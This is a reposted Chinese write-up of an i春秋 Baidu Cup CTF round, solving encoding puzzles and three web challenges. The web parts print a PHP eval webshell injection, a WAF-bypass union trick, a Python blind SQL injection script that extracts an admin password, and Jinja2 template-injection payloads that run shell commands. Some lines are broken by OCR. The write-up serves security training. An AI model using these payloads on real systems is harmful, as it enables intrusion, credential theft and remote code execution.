i春秋百度杯十一月第二场WriteUp

转载

chengman3837 于 2017-02-10 14:48:00 发布 317 收藏
文章标签： php python 数据库
原文链接：https://my.oschina.net/ichunqiu/blog/835534

百度杯地址：http://www.ichunqiu.com/racing

题目：嘀嘀嘀

..-. .-.. .- --. . --... .---- -.-. .- ..... -.-. -.. -....- --... -.. -... ----. -....- ....- -... .- ...-- -....- -----. ...-- ---.. ...-- -....- .---- .- ..-. ---.. -.... --... ---.. ---.. .---- ..-. ----- --...

解答：

莫尔斯电码，使用一些在线网站解答，得到字符串如下：

FLAGE71CA5CD 7DB9 4BA3 9383 1AF867881F07

然后中间用横杠 转换成小写


flag{e71ca5cd-7db9-4ba3-9383-1af867881f07}

misc2

题目：

山岚f5-lf5aa9gc9{-8648cbfb4f979c-c2a851d6e5-c}解答：

栅栏密码，通过标准的flag格式可以知道是三位一组：



misc 3

题目：签到题


\u0066\u006c\u0061\u0067\u007b\u0074\u0068\u0031\u0073\u005f\u0069\u0073\u005f\u0055\u006e\u0031\u

解答：

Unicode编码，使用在线工具转换下：flag{th1s_is_Un1c0de_you_Know?}


web 1 LOOK


第一步：创建赛题，抓取数据包，发现在返回在数据包里有返回头有提示X-HT verify




[color=rgba(19, 17, 17, 0.811765)]暂定为参数，加上该参数访问赛题，有回显了

[color=rgba(19, 17, 17, 0.811765)]，通过测试发现大于4个字符则报错







尝试用burpsuite跑一下4位密码，但是无果，之后构造万能密码登录，获取到下一个php文件：



第二步：访问该php文件，返回头里面依旧有V-HT=viminfo，提示viminfo 联想到.viminfo隐藏文件 存有vim操作记录



[color=rgba(19, 17, 17, 0.811765)]根据页面信息可以找到备份文件。



其中第一个if判断远程IP只是一个幌子无法伪造
接着看程序逻辑
需要输入非 Bctf2O(大写O)16但进入数据库查询又当作是Bctf2O16的一个字符串
这里利用一个特性

> MYSQL 中 utf8_unicode_ci 和 utf8_general_ci 两种编码格式, utf8_general_ci不区分大小写, Ä = A, Ö = O, Ü = U 这三种条件都成立, 对于utf8_general_ci下面的等式成立：ß = s ，但是，对于utf8_unicode_ci下面等式才成立：ß = ss 。
> 可以看到大写O和Ö是相等的

所以，可以依据这个可以成功获取到最后一个文件。

```
hello BctfZA-16
next c3368f5eb5f8367fd548b228bee69ef2.php
```

第三步：

访问该文件后直接显示了源代码：

```php
<?php
if(isset($_GET['path']) && isset($_GET['filename'])){
    $path = $_GET['path'];
    $name = "upload/".$_GET['filename'];
}
else{
    show_source(__FILE__);
    exit();
}
if(strpos($name,'..') > -1){
    echo 'WTF';
    exit();
}

if(strpos($path,'http://127.0.0.1/') === 0){
    file_put_contents($name,file_get_contents($path));
}
else{
    echo 'path error';
}
?>
```


上传文件 路径限制在upload目录

无法利用..跳目录

Path限制为http://127.0.0.1/开头

没有其他因素的情况下是无法getshell的 因为匹配到127.0.0.1/ 斜杠 所以无法利用http://127.0.0.1:test@www.baidu.com 来饶过

这时可利用之前的关卡来辅助我们进行getshell ， 重新访问上一个文件[size=1em]后台会把username输出出来 这样就可以利用该URL构造username为一句话进行getshell了。http://***/?path=http://127.0.0.1//5211ec9dde53ee65bb02225117fba1e1.php?usern3me=<?php%2520eval($_POST[a0]);?>&filename=lanbing.php之后访问lanbing.php，获取flag



Web2 Manager

用户名处存在注入点，有两个坑：1.前台检测单引号等非法字符

2.前端对用户名和密码字段值进行加密后台进行校验 防止自动化跑脚本；对于1可以把网页dump下来把js段代码删掉然后本地输入注入语句请求到远程服务器就可以了

，[其实把2搞明白加密算法后可以忽略1在burp上直接请求了

加密程序在。

```
$(document).ready(function() {
        $("#" + "f" + "r" + "m" + "l" + "o" + "g" + "i" + "n").submit(function(e) {
            var z1 = $("#" + "u" + "s" + "e" + "r" + "n" + "a" + "m" + "e").val();
            var z2 = $("#" + "p" + "a" + "s" + "s" + "w" + "o" + "r" + "d").val();
            $('<' + 'i' + 'n' + 'p' + 'u' + 't' + '>').attr({
                    type: 'h' + 'i' + 'd' + 'd' + 'e' + 'n',
                    name: '_' + 'n' + 'o' + 'n' + 'c' + 'e',
                    value: sign(z1 + z2, "YTY" + "0Yj" + "M0Y" + "2Rh" + "ZUZ" + "iMj" + "liZ" + "jFj" + "
                }).appendTo('#' + 'f' + 'r' + 'm' + 'l' + 'o' + 'g' + 'i' + 'n');
        });
});
```

取username 和password连接后 跟一段base64字符串发送到sign函数

Sign函数在上面 其实就是一个sha1的算法实现 其中base64 str是一个key

最终会对 key+username+password 进行sha1加密
至此搞清算法后后续就可以利用自动化跑脚本了
接着看注入点
其实是一个普通的注入点不过由于ichunqiu自身的waf导致需要饶过waf才能注入到密码

可以发现username中有union select information_schema等关键字 本来是会被waf拦截
不过在该恶意字符之前构造一个超长参数aaaa=11111(很多很多个)
就可以完全饶过了 接下来就很容易了正常注入就可以这里是饶过了union select联合查询的检测 但是information_schema依然会被拦截
但是password在数据库的字段很复杂爆破是猜不出来的 于是查资料 构造出了一个字段未知的情况的去注入数据
首先union select饶过用如下payload
Union%0a+--+%0aselect 1
部分饶过了waf可以用union查询了http://115.159.210.46/archives/3.html
然后根据上面文章内容构造出利用union语句来进行盲注入未知字段数据


```
import urllib2
import urllib
# MyIchunq1uSuperL0ng&&SecurePa$$word
# http://115.159.210.46/archives/3.html

password = ''
for j in range(1,50):
    for i in range(32,127):
        payload = "admin' and (select 1,2,3 from dual where 1=2 union\n -- \nselect 1
,2,ascii(substr(field_3,"+str(j)+",1)) from(select 1 as field_1,2 as field_2,3 as fie
ld_3 from users where 1=2 union\n -- \n select * from users) as sb)=(select 1,2,3 fro
m dual where 1=2 union\n -- \n select 1,2,"+str(i)+")#"
        token = urllib2.urlopen("http://192.168.56.101/sha.php?en=YTY0YjM0Y2RhZTZiMjl
iZjFjOTQxOD=="+urllib.quote(payload)+"1").read()
        data = urllib.urlencode({"username":payload,"password":"1","_nonce":token})
        req = urllib2.Request("http://d2b6975486bb49688557ec8d787ba6e0750a9634d44a475
0.ctf.game/login.php",data)
        resp = urllib2.urlopen(req).read()
        if resp.find('Incorrect password!')!=-1:
            password = password + chr(i)
            print password
            break
~
~
```

192.168.56.101是我本地的web 返回sha1加密结果(当时着急直接用了php 其实python也很简单)
，后面发现payload还可以简化 简单介绍一下payload的原理

```
select password from  admin where name='1111aaa' and (select ascii(substr(field_3,1,1)) from(select 1 as fi
```

从后往前看
select 1 as field_1,2 as field_2,3 as field_3 from admin where 1=2 union select * from admin
进行了union查询然后用星号把admin的所有字段都返回过来 接着设置了三个字段别名field_1 field_2 field_3 一一对应上去
现在这三个别名中有了admin表中的所有字段数据
然后继续往前看
select ascii(substr(field_3,1,1)) from(select 1 as field_1,2 as field_2,3 as field_3 from admin where 1=2 union select * from admin) as sb
把admin的数据返回到from() 里面去 前面用field_3别名 查询出来ascii码 然后用and语句判断 进行布尔盲注注入
脚本跑完密码如下
Username :admin



Password: MyIchunq1uSuperL0ng&&SecurePa$$word

Web3 Fuzz

创建赛题，访问赛题，得到提示
plz fuzz parameter
爆破一下参数 得到name

然后404是这样的

可知是大蟒蛇(python web)语言
然后搜索查资料 找到jinja2代码执行漏洞
利用公开的payload命令执行

```
name=%7B%7B ''.__class__.__mro__[2].__subclasses__()[40]('/tmp/owned.cfg', 'w').write('from subprocess impo

name=%7B%7B config.from_pyfile('/tmp/owned.cfg') %7D%7D

name=%7B%7B%20config[%27RUNCMD%27](%27/usr/bin/id%27,shell=True)%20%7D%7D
```

得到结果如下：

然后发现ls dir等命令都被检测到了 于是通过base64解码写入sh 或 python脚本 来执行命令
找到flag文件在 [size=1em]/var/www/html/fl4g[size=1em]接着
print open('/var/www/html/fl4g','r').read()
编码成base64
然后写入
name=%7B%7B%20config[%27RUNCMD%27](%27echo
cHJpbnQgb3BlbignL3Zhci93d3cvaHRtbC9mbDRnJywncicpLnJlYWQoKQ==|base64 -
d>/tmp/get.py%27,shell=True)%20%7D%7D
执行py
name=%7B%7B%20config[%27RUNCMD%27](%27python
/tmp/get.py%27,shell=True)%20%7D%7D[size=1em]得到最终的flag；

转载于:https://my.oschina.net/ichunqiu/blog/835534